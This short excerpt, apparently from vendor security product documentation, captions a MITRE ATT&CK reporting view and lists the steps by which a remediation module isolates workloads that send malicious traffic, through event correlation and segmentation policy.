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
Reporting – MITRE ATT&CK Matrix



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
Rapid Threat Containment – Remediation Module



Step 4: Segmentation policy in Secure Workload isolates workloads using host-native firewall or Secure Firewall for agent-based and agentless workloads respectively

Step 3: Correlation policy is configured to trigger the remediation module that uses API to contain affected workloads in Secure Workload

Step 1: Agent-based or agentless workload generates malicious traffic

Step 2: Event (i.e., intrusion, malware) is generated and sent to FMC revealing information about the infected host

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